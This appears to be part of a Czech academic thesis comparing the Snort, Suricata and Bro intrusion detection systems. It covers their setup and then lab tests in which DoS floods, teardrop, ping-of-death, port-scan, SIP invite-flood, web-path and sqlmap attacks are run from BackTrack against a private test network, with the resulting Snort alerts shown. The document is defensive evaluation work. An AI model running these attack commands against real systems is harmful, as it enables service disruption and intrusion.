


Obr. 8: Nasazení v praxi (NIDS) [2]

3.2.1. Architektura

Jádro pracuje na principu transformace událostí nízkých priorit na priority s vysokým stupněm. Události jsou označovány v kontextu s IP adresou, URL atd. Jádro je napsáno v C++ a pakety se zpracovávají v závislosti na rychlosti přečtení řádku. Umožňuje analyzovat více jak 30 protokolů a generovat 300 druhů událostí. [2]

Hlavní roli zde hrají skripty a jejich úkolem je definovat politiky, monitorovat provoz sítě a přebírat akce. Výstrahy se ukládají do systémových záznamů a zapisují se na disk nebo zasílají emailem. [2]



Obr. 9: Architektura včetně samotného jádra událostí. [2]

3.2.2. Výchozí skriptová politika

Skripty plní dvě hlavní funkce. První je odhalování podezřelé činnosti na síti a druhá je zapisování těchto anomálií do logů. Slouží hlavně k pochopení formy útoků. V jádru je více jak 20 000 řádků skriptového kódu. [2]

3.2.3. Vlastnosti

- Může využívat signatury podobně jako Snort.
- Dynamická detekce a analýza.
- Vzdálená komunikace.
- Šíření událostí a stavová synchronizace mezi externími programy pomocí Broccoli.

3.3. Suricata

Jedním z velkých konkurentů Snortu je právě Suricata. V současné době je ale používána jako testovací a do komerční sféry není zatím vypuštěna. Její výhodou je více vláknové rozdělení zátěže a novinkou je využití grafických akcelerátorů pro zpracování paketů. Toto může být konkurenční výhoda, neboť odvětví s výrobou grafických karet se v dnešní době rychle vyvíjí. Tuto ideu zaštituje organizace OISF se zájmem pro bezpečnost v Internetu. Vše je v souladu s normami GPLv2. OISF využívá zkušeností Emerging Threats (www.emergingthreats.net) a dalších skvělých zdrojů v této oblasti průmyslu a vytváří tak obsáhlé a přesně definované pravidla.

3.3.1. IDS/IPS

Suricata je založena na rolích detekce nebo prevence, které umožňují monitorovat provoz na sítí a upozorňovat administrátora před podezřelými hrozbami, v případech prevence je schopna zakročit. Odpovědět na hrozbu může zahozením nebo odmítnutím paketu, uložením do karantény, nebo informovat jiné zařízení. Obsahuje 3 hlavní mechanizmy, kterými jsou signatury, sítová analýza a kontrola protokolů. [3]

Podle signatur hledá například agenty v HTTP protokolu, SQL injections, XSS a shellcodes. Na úrovní sítové analýzy kontroluje, zda se v kódu neobjevují viry, útoky brutální silou, skenování portů. Úkolem kontroly protokolů je vylepšení přesnosti detekce. [3]

3.3.2. Více vláknová podpora

Analýza provozu je rovnoměrně rozdělena mezi procesory a tím se zvyšuje efektivita, nicméně nese to sebou další komplikace, zejména řešení problému vzájemné komunikace mezi jádry procesoru. Díky vlastnosti grafických procesorů zpracovávat velice rychle jednoduché instrukce je možné využívat tento potenciál v Suricatě. Lze tak použít technologie jako je CUDA nebo OpenGL na grafických kartách. [3]

3.3.3. Automatická detekce protokolů

Není třeba zjišťovat, o který protokol jde, neboť si jej Suricata dokáže zjistit sama. Při kontrole podezřelých dat získává informace z vyšších vrstev, zda se neobjevil kód shodující se se signaturou. [3]

3.3.4. Nezávislá HTP knihovna

Je to knihovna, která je vyžadována samotným jádrem Suricaty. Jejím úkolem je provést syntaktickou analýzu „parsování“, což je proces analýzy posloupnosti formálních prvků s cílem určit jejich gramatickou strukturu vůči předem dané formální gramatice. [4] [4]

V jazyce C tento modul naprogramoval Ivan Ristic. Hlavní funkce je analýza dat obsažená v internetovém protokolu HTTP. Jinými slovy můžeme říct, že jde o rozbor HTTP dat. Dále může být využita jinými programy jako proxy nebo filtry a spadá pod licenci GPLv2. [3]


Na Linuxu je plně kompatibilní od verze 2.6. Beta verze byla vydána 1. Ledna 2010. Jádro podporuje další funkcionality: [3]

- Snort VRT pravidla
- Snort logování
- Standardizovaný vstup/výstup
- Nastavení pravidel jazyka
- Interakce s výstupními logy
- IPv6
- Statistika výkonu
- Možnosti ovládání toku dat
- IP reputace – povolí sdílení senzorů organizacím za cílem eliminovat falešné útoky.
- Windows verze - podpora známých OS
- Gzip dekomprese – htp parser pracuje se zapouzdřenými toky dat
- Rychlé porovnání IP – využití rychlých preprocesorů pro vyhodnocení jestli se IP adresy neshodují se seznamy blokovaných IP.

4. Praktická realizace a implementace IDS systémů BRO, Snort a Suricata v sítové infrastruktuře

4.1. Topologie

V následujících odstavcích budou popsány jednotlivé kroky pro nasazení IDS v praxi. Budou zde rozebrány příkazy pro Linux, nastavení konfiguračních souborů a topologie sítě. Pro testovací účely byl použit program VirtualBox pro vytvoření virtuálního prostředí, kde byli dva počítače a směrovač. Na jednom virtuálním počítači běžela distribuce BackTrack 5 R3 pro penetrační testy a na druhém PC byla nainstalována distribuce Debian ve verzi 6.0.7, kde také běžely IDS systémy a služby. Třetí počítač byl ve funkci směrovače, který měl za úkol propojit dvě vzájemně oddělené sítě.



Obr. 10: Topologie pro testování programu Snort, Suricata a Bro

4.2. Snort

4.2.1. Instalace

Pro instalaci jsem využil příkazu, který mi doinstaloval potřebné knihovny k tomuto programu. Nutno podotknout že některé knihovny, které se nenainstalovaly se snortem je třeba doinstalovat explicitně pomocí příkazu apt-get. Jsou to tyto programy:

apache2, mysql-server, php5, php5-mysql, php5-gd, php-pear

Pro spuštění snortu s výchozí politikou a nastavením použijeme příkaz:

```
snort -c /etc/snort/snort.conf -l /var/log/snort
```

4.2.2. Konfigurace snortu

Hlavní konfigurační soubor se nachází v /etc/snort/snort.conf. Konfigurační soubor je rozčleněn do 5 částí:

Nastavení proměnných pro síť

```
# var HOME_NET any
```

// nastavení adresy vnitřní sítě, z bezpečnostních důvodů bývá nastaveno na any, což odpovídá libovolné adrese

Konfigurace dynamických knihoven

// ponecháno výchozí nastavení

Konfigurace preprocesorů

Nastavení Frag3 jehož úkolem je defragmentovat příchozí pakety, například:

```
# preprocessor frag3_global: max_frags 65536
```

// maximální velikost fragmentů přicházející do sítě v jeden okamžik

```
# preprocessor frag3_engine: policy first detect_anomalies overlap_limit 10
```

// nastavení jádra fragu3, detekce anomálií přesahující zadaný počet

Konfigurace výstupních modulů

Konfigurace cest výstupních modulů, formát zápisu

```
# output log_tcpdump: tcpdump.log
```

// výchozí nastavení výstupního souboru typu tcpdump

Přidání pevně definovaných pravidel

```
# config ignore_ports: tcp 21 6667:6671 1356
# config ignore_ports: udp 1:17 53
```

// Zde můžeme nastavit ignorování portů

Nastavení vlastních pravidel

V poslední části konfiguračního souboru se nachází seznam všech pravidel, která se při spuštění instance snortu načtou.

```
# include $RULE_PATH/scan.rules
# include $RULE_PATH/dos.rules
```

// požadujeme-li načíst soubor s pravidly pro detekci skenování portů a DOS útoky, odkomentujeme tyto příkazy

4.3. Suricata

4.3.1. Instalace

K nainstalování suricaty na linuxovou distribuci Debian nám stačí využít příkazu apt-get install suricata, nicméně se touto cestou stáhla neaktuální verze programu, takže bylo nutné stáhnout program z oficiálních webových stránek a nainstalovat. Aktuální verze programu je 1.4.1. Pro samotné spuštění jsou vyžadovány níže uvedené programy, které taktéž můžeme nainstalovat pomocí příkazu aptitude. Při instalaci jsem postupoval tak, že jsem nainstaloval prvně suricatu a při spouštění tohoto programu pokud se objevili chybové hlášky, jsem ručně doinstaloval dodatečné programy.

```
# apt-get -y install libpcre3 libpcre3-dbg libpcre3-dev build-essential
autoconf automake libtool libpcap-dev libnet1-dev libyaml-0-2 libyaml-dev
zlib1g zlib1g-dev libmagic-dev libcap-ng-dev pkg-config
```

4.3.2. Suricata – konfigurace

Konfigurační soubor obsahuje velmi podobné příkazy jako u Snortu. Liší se však typem, neboť má příponu .yaml. V prvé řadě nabízí možnosti akce, co se stane při konfrontaci s paketem, tzv. action-order: který má vlastnosti propustit, zahodit, odmítnout a varovat. Dále definuje výchozí adresář pro zapis událostí.

```
# default-log-dir: /var/log/suricata
```

Dále lze nastavit obdobné parametry jako ve snortu, například maximální počet fragmentovaných paketů v jednom okamžiku. Jak je zmíněno v kapitole 2, suricata dokáže využít vlákna pro větší efektivitu analýzy a tuto funkci můžeme zapnout nebo vypnout zde v případě zlepšení nebo zhoršení podle typu procesoru. Obdobně lze využít i výkon grafické karty.

```
# set_cpu_affinity: yes
```

Nejdůležitější a zároveň nejnáročnější na nastavení je konfigurace jádra detekce. Zde se nabízí ladění velikosti reservované paměti (memcap), kontrola CRC a další:

```
# memcap: 33554432

# checksum_validation: yes
```

Můžeme také nastavit jednotlivé typy výstupů, výchozí rozhraní a ve spodní části konfiguračního souboru můžeme nalézt výchozí cestu pro pravidla, která je /etc/snort/rules, čili využívá snortovská pravidla.

```
# interface: eth0

# - console:

#     enabled: yes

# - file:

#     enabled: no

#     filename: /var/log/suricata.log
```

4.4. Bro

4.4.1. Instalace

Nutné programy potřebné pro korektní běh IDS:

- CMake 2.6.3 or greater http://www.cmake.org
- Perl (used only during the Bro build process)
- Libpcap headers and libraries http://www.tcpdump.org
- OpenSSL headers and libraries http://www.openssl.org
- BIND8 headers and libraries
- Libmagic
- Libz
- SWIG http://www.swig.org
- Bison (GNU Parser Generator)
- Flex (Fast Lexical Analyzer)
- Bash (for BroControl)

Většina těchto programů byla nainstalována už během instalace předešlých programů, avšak zbytek bylo třeba doinstalovat bud stažením archivního balíku z oficiálních stránek, nebo pomocí aptitude. Využít můžeme tento příkaz:

```
# sudo apt-get install cmake make gcc g++ flex bison libpcap-dev libssl-dev
python-dev swig zlib1g-dev libmagic-dev
```

Bez těchto potřebných souborů nebylo možné zkompilovat a nainstalovat do systému Bro IDS. Samotné Bro jsme stáhli jako zabalený soubor, který jsme rozbalili a zkompilovali a nainstalovali z terminálu pomocí níže uvedených příkazu do výchozího adresáře /usr/local/bro.

```
#./configure
```

```
# make && make install
```

Ke spuštění použijeme program broctl, který se nachází v /usr/local/bro

```
# ./broctl
```

Nastavení důležitých souborů před prvotním spuštěním:

```
# $PREFIX/etc/node.cfg,          // konfigurace správného rozhraní.
```

```
# $PREFIX/etc/networks.cfg,      // nastavení vnitřní sítě.
```

```
# $PREFIX/etc/broctl.cfg,              // nastavení odesílání výstrah
```

Dále načteme potřebné soubory příkazem install a následně použijeme příkaz start pro spuštění Bro. V tomto momentě je spuštěna instance Bro IDS.

```
# [BroControl] > install
```

```
# [BroControl] > start
```

Bro používá pro analýzu své vlastní skripty, které můžeme nalézt ve složce:

```
# /$PREFIX/share/bro/policy.
```

5. Funkční analýza a výkonnostní testování uvedených IDS

Pro samotné testování jsem se rozhodnul využít volně stažitelné penetrační programy, které využívají různých metod útoku na síť, zjišťování vnitřních chyb systémů a špatného zabezpečení. Tyto typy útoků jsem vybíral hlavně podle kritéria, jak moc jsou oblíbené mezi útočníky. V následujících odstavcích rozeberu stručně tyto útoky a uvedu, jakým způsobem na to reagoval testovaný IDS.

5.1. Typy útoků

5.1.1. Denial of Service – výpadek služby

Jedná se o nejznámější formu napadení, u které dochází k přehlcení cílového serveru požadavky a to tak, že nedokáže na ně odpovídat. Tato technika se dělí na určité podskupiny, které tuto metodu částečně modifikují, v konečném důsledku se však jedná o stejný princip a to odmítnutí služby. Právě tento typ útoku je využíván k odstavení důležitých serverů, jako jsou banky, zpravodajské servery a ostatní důležité internetové portály. Programy schopné vyvolat tyto útoky jsou například hping, nebo crash. K testu jsem využil dva typy tohoto útoku. [5]

ICMP zahlcení (Smurf)

Typ DoS útoku, u kterého se využívá zaslání ICMP s padělanou hlavičkou, o které si server myslí, že je příchozí spojení a odpovídá na něj. [5]

Teardrop útok

Tento typ využívá chybu ve skládání fragmentovaných paketů. Při skládání fragmentů dochází ke špatnému výpočtu offsetu a výsledkem je zhroucení systému. [5]

Ping of death

Tento útok využívá chyb systému a používá ICMP Echo request paketu. Ve specifikaci je uvedeno, že ICMP Echo paketu (jedná se o délku celého IP paketu) může být maximálně 65.535 bytů. Ovšem pokud útočník tuto velikost překročí, při obdržení tohoto paketu může operační systém kolabovat. Většina dnešních operačních systémů mají tuto chybu ošetřenou. [5]

TCP SYN zahlcení

SYN zahlcení využívá narušení tzv. handshake proces, při kterém se snaží server udržovat spojení s klientem tak dlouho, jak to jen jde. Útočník hltí SYN pakety cílový server, který má za úkol opovědět SYN-ACK paketem a pokračovat v procesu handshaking. Cílem tohoto útoku je nechat spojení otevřené a nedokončit tento proces. [6]

5.1.2. Útoky na webový server

Pro ověření, zda je server špatně nakonfigurovaný, jsem použil program lynx, což je textový prohlížeč pro Linux. Útoky směřovaly na adresář bin v Linuxu a cílem bylo zjistit, zda je možné zavolat příkaz kill. [7]

5.1.3. Skenování portů

Skenování portů je velice silný nástroj ke zjištění, které porty jsou otevřené na cílovém počítači. Toho může útočník zneužít, pakliže si odvodí, která to vlastně služba na daných portech běží. Nicméně dnes máme možnost u mnoha služeb výchozí port změnit za jiný a snížit riziko útoku. Pro testovací účely jsem použil program Nmap.

5.1.4. Útoky na VoIP server


Pro tento typ útoku jsem zvolil program inviteflood z linuxové distribuce Backtrack 5 R3. Chování tohoto útoku je velmi podobné ICMP zahlcení, neboť využívá zasílání obrovského množství invite zpráv na SIP server.

5.1.5. Útoky na databázový server

Databázový server jsem otestoval programem sqlmap, který využívá techniku narušení databázové vrstvy a umožňuje tak napadnout server. V praxi pak může útočník vložit dodatečné informace do příkazu, který chce odeslat a to díky znalosti SQL dotazu, který používá speciální znaky. Středník pro ukončení řádku a dvě pomlčky jako ignorovaný komentář. Změna pořadí těchto znaků může vyvolat úplně jiný dotaz, který zašle útočníkovi citlivá data.

5.1.6. Podvrhnutí DNS záznamu

Cílem tohoto útoku bylo odchycení citlivých dat technikou za pomocí prostředníka mezi příjemcem a odesílatelem zprávy. Při této technice bylo nutné využít dva programy. První, zvaný SET, je z řady sociálních technik pro podvrhnutí webové stránky a odchyt hesla. Druhý program nám umožňuje podvrhnout DNS záznam a zahltit přepínač, přes který komunikace probíhá a docílit toho, aby přešel do režimu rozbočovače. K provedení tohoto útoku bylo nutné umístit útočníka do vnitřní sítě, kde je i poškozený uživatel.



Obr. 11: Topologie vnitřní sítě

5.1.7. Lámání hesla přes SSH

Pro tento způsob útoku bylo vhodné použít program HYDRA, který umí pracovat s širokým repertoárem protokolů. K lámání hesel využívá slovníky.

5.1.8. Skenování IDS pomocí programu waffit

Waffit je speciální program jehož cílem je zjistit zda je cílový server chráněn IDS nebo IPS. Využívá sadů útoku jako je skenování portů, webové útoky, či skriptování napříč sítěmi.

5.2. Snort - reakce na útoky

Pro testování jsem využíval výchozí pravidla zpravidla uložené v adresáři /etc/snort/rules. Konfigurační soubor byl uložen v adresáři /etc/snort/snort.conf.

5.2.1. ICMP zahlcení (Smurf)

Odhalení útoku působícího zahlcení na cíl 192.168.1.100 proběhlo úspěšně. Snortem to bylo klasifikováno jako pokus o DoS s druhou nejvyšší prioritou. Cíl je zahlcen požadavky a snaží se odpovídat, nicméně útočník na to nereaguje a snaží se pouze oběť zahltit, aniž by měl snahu zjistit, zda pakety dorazili nebo ne. V logu bylo těchto záznamu velký počet, i když útok probíhal asi jen 2 sekundy.

```
root@bt:~# hping3 -1 --flood -a 192.168.0.2 192.168.1.2

HPING 192.168.1.2 (eth0 192.168.1.101): icmp mode set, 28 headers + 0 data
bytes

hping in flood mode, no replies will be shown

--- 192.168.1.2 hping statistic ---

2001812 packets tramitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Forma zachycení

```
[**] [1:100000160:2] COMMUNITY SIP TCP/IP message flooding directed to SIP
proxy [**]

[Classification: Attempted Denial of Service] [Priority: 2]

03/31-19:10:00.617502 0:1E:8C:9B:6F:7D -> F0:4D:A2:C3:C8:31 type:0x800
len:0x3C

192.168.1.2 -> 192.168.0.2 ICMP TTL:64 TOS:0x0 ID:14764 IpLen:20 DgmLen:28

Type:0  Code:0  ID:8475  Seq:11009  ECHO REPLY
```

5.2.2. Teardrop útok

Teardorp Snort také výborně odhalil, určil přesně, že se jedná útok za pomocí zneužití fragmentovaných dat. Označil ho jako spp_frag3. Hlavní podíl má na tom preprocesor, který skládá tyto fragmenty a předává je detekční jednotce.

```
root@bt:/usr/local/src/dos# ./crash -t 192.168.1.2 192.168.0.2 -n 1

Teardrop number 0 sent.
```

Forma zachycení

```
[**] [123:3:1] (spp_frag3) Short fragment, possible DoS attempt [**]
[Priority: 3]
03/31-19:31:33.541842 0:1E:8C:9B:6F:7D -> F0:4D:A2:C3:C8:31 type:0x800
len:0x46
192.168.1.2 -> 192.168.0.2 UDP TTL:255 TOS:0x0 ID:3868 IpLen:20 DgmLen:56 MF
Frag Offset: 0x0000   Frag Size: 0x0024

[**] [123:5:1] (spp_frag3) Zero-byte fragment packet [**]
[Priority: 3]
03/31-19:31:33.541872 0:1E:8C:9B:6F:7D -> F0:4D:A2:C3:C8:31 type:0x800
len:0x3C
192.168.1.2 -> 192.168.0.2 UDP TTL:255 TOS:0x0 ID:3868 IpLen:20 DgmLen:24
Frag Offset: 0x0003   Frag Size: 0x0004
```

5.2.3. Ping of Death

Tento útok snort detekoval jako podezřelou aktivitu, a to z důvodu příchozího paketu o velikosti 65495 bytů. Hping nedovolil odeslat větší hodnotu, než byla tato. V logu vidíme příchozí požadavek a odpověď útočníkovi.

```
root@bt:~# hping2 -c 1 -d 65495 192.168.0.2
HPING 192.168.0.2 (eth0 192.168.0.2): NO FLAGS are set, 40 headers + 65495
data bytes
len=46 ip=192.168.0.2 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=5.7 ms
--- 192.168.0.2 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.7/5.7/5.7 ms
```

Forma zachycení

```
[**] [1:524:8] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
03/31-18:29:03.632462 0:1E:8C:9B:6F:7D -> F0:4D:A2:C3:C8:31 type:0x800
len:0x1000D
192.168.1.2:2581 -> 192.168.0.2:0 TCP TTL:64 TOS:0x0 ID:37 IpLen:20
DgmLen:65535
******** Seq: 0x5E6F52B2  Ack: 0x7804F3BF  Win: 0x200  TcpLen: 20
```

```
[**] [1:524:8] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
03/31-18:29:03.632515 F0:4D:A2:C3:C8:31 -> 0:1E:8C:9B:6F:7D type:0x800
len:0x36
192.168.0.2:0 -> 192.168.1.2:2581 TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40
DF
***A*R** Seq: 0x0  Ack: 0x5E705289  Win: 0x0  TcpLen: 20
```

5.2.4. TCP SYN zahlcení

Klasifikace jako podezřelá aktivita, v podstatě žádná konkrétní specifikace. Můžeme si všimnout 100% ztráty paketů, což je mylná informace, pakety na server dorazily, nicméně je to nastaveno tak, že útočník nepřijímá odpověď, jen zahlcuje cíl. Zaznamenávací soubor samozřejmě obsahuje mnoho takových záznamů, neboť se jedná o zahlcení.

```
root@bt:~# hping3 -i u1 -S 192.168.0.2
HPING 192.168.0.2 (eth0 192.168.0.2): S set, 40 headers + 0 data bytes
^C
--- 192.168.0.2 hping statistic ---
5495 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Forma zachycení

```
[**] [1:524:8] BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
04/05-08:58:07.575893 192.168.1.2:2498 -> 192.168.0.2:0
TCP TTL:63 TOS:0x0 ID:39033 IpLen:20 DgmLen:40
******S* Seq: 0x483E1FD7  Ack: 0x7ACD1534  Win: 0x200  TcpLen: 20
```

5.2.5. Útok na webový server

Útok s příkazem „kill“ snort odchytil a klasifikoval ho jako útok s nejvyšší prioritou.

```
root@bt:~# lynx http:// 192.168.0.2/bin/kill
```

Forma zachycení

```
[**] [1:1335:5] WEB-ATTACKS kill command attempt [**]
[Classification: Web Application Attack] [Priority: 1]
03/31-18:33:13.039974 0:1E:8C:9B:6F:7D -> F0:4D:A2:C3:C8:31 type:0x800
len:0x127
192.168.1.2:37117 -> 192.168.0.2:80 TCP TTL:64 TOS:0x0 ID:58810 IpLen:20
DgmLen:281 DF
***AP*** Seq: 0x5D125FEA  Ack: 0xA6C8F2B6  Win: 0x391  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3848785 3788599
```

5.2.6. Skenování portů

Skenování portů snort rozepsal do několika části. V první části vidíme označení jako skenování portů TCP, v druhé jako TCP záplavu na SIP proxy. Tuto techniku klasifikoval jako pokus o DoS útok. Poté následovala odpověď serveru a v poslední části snort označil zprávu jako SNMP AgentX, což je standart pro vytváření rozšířených agentů SNMP. Tato entita má za úkol shromažďovat informace o ovládaném zařízení.

```
Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-31 14:35 EDT
Nmap scan report for 192.168.0.2
Host is up (0.000074s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: F0:4D:A2:C3:C8:31
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```

Forma zachycení

```
[**] [122:1:0] (portscan) TCP Portscan [**]
[Priority: 3]
03/31-18:35:16.176365 4D:41:43:44:41:44 -> 4D:41:43:44:41:44 type:0x800
len:0xB0
192.168.1.2 -> 192.168.0.2 PROTO:255 TTL:0 TOS:0x0 ID:0 IpLen:20 DgmLen:162
DF
```

[**] [1:100000160:2] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy [**]

[Classification: Attempted Denial of Service] [Priority: 2]

03/31-18:35:16.180270 0:1E:8C:9B:6F:7D -> F0:4D:A2:C3:C8:31 type:0x800 len:0x3C

192.168.1.2:50298 -> 192.168.0.2:5298 TCP TTL:39 TOS:0x0 ID:28898 IpLen:20 DgmLen:44

******S* Seq: 0x5E3814AD Ack: 0x0 Win: 0x400 TcpLen: 24

TCP Options (1) => MSS: 1460

[**] [1:100000160:2] COMMUNITY SIP TCP/IP message flooding directed to SIP proxy [**]

[Classification: Attempted Denial of Service] [Priority: 2]

03/31-18:35:16.180316 F0:4D:A2:C3:C8:31 -> 0:1E:8C:9B:6F:7D type:0x800 len:0x36

192.168.0.2:1935 -> 192.168.1.2:50298 TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF

***A*R** Seq: 0x0 Ack: 0x5E3814AE Win: 0x0 TcpLen: 20

[**] [1:1421:11] SNMP AgentX/tcp request [**]

[Classification: Attempted Information Leak] [Priority: 2]

03/31-18:35:16.184385 0:1E:8C:9B:6F:7D -> F0:4D:A2:C3:C8:31 type:0x800 len:0x3C

192.168.1.2:50298 -> 192.168.0.2:705 TCP TTL:57 TOS:0x0 ID:13344 IpLen:20 DgmLen:44

******S* Seq: 0x5E3814AD Ack: 0x0 Win: 0x400 TcpLen: 24

TCP Options (1) => MSS: 1460

[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0012][Xref => http://www.securityfocus.com/bid/4132][Xref => http://www.securityfocus.com/bid/4089][Xref => http://www.securityfocus.com/bid/4088]

5.2.7. Útok na VoIP server

Zahlcení 10000 pakety typu INVITE. V záznamu vidíme zachycené dva údaje první je označen jako INVITE flooding a druhý jako záznam na SIP proxy na porty 5060 UDP.

```
root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 201 192.168.0.2
192.168.0.2 100000

inviteflood - Version 2.0

              June 09, 2006

source IPv4 addr:port   = 192.168.1.2:9

dest   IPv4 addr:port   = 192.168.0.2:5060

targeted UA             = 201@192.168.0.2

Flooding destination with 100000 packets

sent: 100000
```

Forma zachycení

```
[**] [1:100000158:2] COMMUNITY SIP INVITE message flooding [**]

[Classification: Attempted Denial of Service] [Priority: 2]

04/16-18:16:24.633935 8:0:27:A8:80:46 -> 8:0:27:32:DC:9 type:0x800 len:0x443

192.168.1.2:9 -> 192.168.0.2:5060 UDP TTL:64 TOS:0x0 ID:35923 IpLen:20
DgmLen:1077

Len: 1049

[**] [1:100000160:2] COMMUNITY SIP TCP/IP message flooding directed to SIP
proxy [**]

[Classification: Attempted Denial of Service] [Priority: 2]

04/16-18:16:24.657843 8:0:27:A8:80:46 -> 8:0:27:32:DC:9 type:0x800 len:0x443

192.168.1.2:9 -> 192.168.0.2:5060 UDP TTL:64 TOS:0x0 ID:36123 IpLen:20
DgmLen:1077

Len: 1049
```

5.2.8. Útoky na databázový server

Tento útok se zdařil vykonat tak z poloviny kvůli výchozímu zabezpečení databáze, který je nastavena jako striktní nicméně i tento pokus snort klasifikoval jako zahlcení.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py --wizard

sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
http://sqlmap.org

Please enter full target URL (-u): http://192.168.0.2/testphp.php?id=1

POST data (--data) [Enter for None]:

Injection difficulty (--level/--risk). Please choose:

[1] Normal (default)

> 1

